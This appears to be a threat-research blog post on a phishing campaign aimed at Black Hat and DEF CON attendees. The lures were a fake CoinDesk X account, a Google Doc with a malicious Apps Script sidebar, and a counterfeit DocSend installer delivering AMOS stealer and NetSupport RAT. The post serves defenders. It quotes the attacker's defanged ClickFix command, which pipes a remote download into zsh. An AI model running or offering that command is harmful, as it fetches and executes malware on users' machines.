



Acknowledgements: Special thanks to Stuart Ashenbrenner, Lindsey Welch, Jamie Levy, and Andrew Brandt for their contributions to this investigation and writeup.
Background
Large industry events like Black Hat and DEF CON create a target-rich environment for bad actors, with attendees exchanging new contacts, documents, invitations, and follow-up plans. Attackers are using this activity to make malicious outreach look like just another routine post-conference interaction.
Fresh off the heels of "Hacker Summer Camp," there have been several reports of phishing campaigns that target attendees, with one of our own researchers being among those targeted by threat actors. In this case, on August 9, the X account @HartmansDoeke sent a direct message posing as CoinDesk's VP and Head of Marketing and asking for help with their upcoming conference. The account appears to use one person's image with another person's name. The message ultimately directed the recipient to a Google Doc featuring a custom sidebar designed to guide them through the execution of malware.

Figure 1: The @HartmansDoeke X account that messaged our researcher, posing as CoinDesk's VP and Head of Marketing
Our researcher immediately recognized the lure as a scam and did not fall for it, but continued engaging with the actor to better understand the tactics they were using.
The Google Doc was more than your typical phishing lure leading to a malicious web page. If an authenticated Google user opened it, a custom Google Apps Script sidebar was presented alongside the document. The document asked the user to enter an "encryption key" (supplied by the actor in DMs), which appeared to fail when entered. The sidebar provided two follow-on options: ClickFix-style instructions and a download option, both intended to download and execute malicious code.


But the actor didn't stop there. When our researcher didn't fall for the malicious Google Doc, the threat actor followed up the next day with a second malicious document. This document masqueraded as a Dropbox DocSend share and led to a counterfeit DocSend installer that delivered AMOS stealer to macOS users and NetSupport RAT, a Ledger wallet implant, and a traffic-intercepting proxy to those on Windows.
Taken together, the two lures show how the threat actor used familiar platforms to build credibility and keep the target engaged. By combining social media DMs with trusted document and file-sharing services, the actor created a legitimate-looking workflow designed to trick targets into running the malware.
The initial post-conference communication
The actor who contacted our researcher has been reaching out to a large number of conference attendees in the days following Black Hat and DEF CON, largely using boilerplate copy in X replies.


Figure 2 & 3: The X account commenting on other cybersecurity accounts after DEF CON in an attempt to use the "conference planning" lure
They have even created posts that appear to be an attempt to make the account look more legitimate. However, these posts have not been well received.


Figure 4 & 5: The X account making an attempt to appear legitimate under the guise of a "meeting" with the CoinDesk team, only for several people to call them out as fake
In the case of one of our researcher's DMs, the actor began by asking about future plans to visit conferences, claiming that they are planning an online conference starting in a couple weeks.


Figure 6 & 7: The X account messaging our researcher about the "conference", sharing the Google Doc and encryption key
The Google Doc: a suspicious sidebar
When the recipient expressed interest, the actor sent a Google Doc that appeared to be a planning document for the supposed conference. Clicking through the document plays out as shown in the video below.
Figure 8: A demo of the malicious Google Apps Script
The document "appears" to be partially encrypted and contains a sidebar consisting of a file named DecryptPanel.html. It validated a small set of hard-coded keys, collected victim and host information, reported activity through Telegram, and offered separate macOS and Windows payload paths. The code also contains comments in Russian and emojis sprinkled throughout.

Figure 9: A screenshot of the malicious Google Apps Script code
The actor provided an "access key" in the DM conversation; however, the key fails to "decrypt" the document.

Figure 10: The fake, failed decryption event users are served after entering the decryption key provided by the threat actor
This appears to be as designed, leading the recipient to think something has gone wrong. The target is then provided with a sidebar on the right side of the document with instructions for "Document Decryption," followed by a "Manual Update" option.
How this process plays out depends on whether the recipient is running macOS or Windows.
The macOS compromise path

Figure 11: The ClickFix-style prompt users are served to "update" their computer so they can "decrypt" the Google Doc, which actually delivers malware
If a target is using macOS, they are instructed to copy and paste the following command, execute it, and then return to the document for further instructions:
curl -fsSL https://apple-googleapi[.]com/i | zsh
We assume that the threat actor intended for there to be a payload on the other end of this command. However, in our testing it got caught in a redirect loop, as the remote address apparently points to 127.0.0.1:43695 at the time of this blog's publication. Ultimately, the browser made 108 requests, but gave up after receiving repeated 301 Moved Permanently responses.
The second "Manual Update" option presents an alternative delivery path that leads the user to a GitHub Releases page run by the actor, which contains a macOS disk image named GAPIUpdate.dmg.
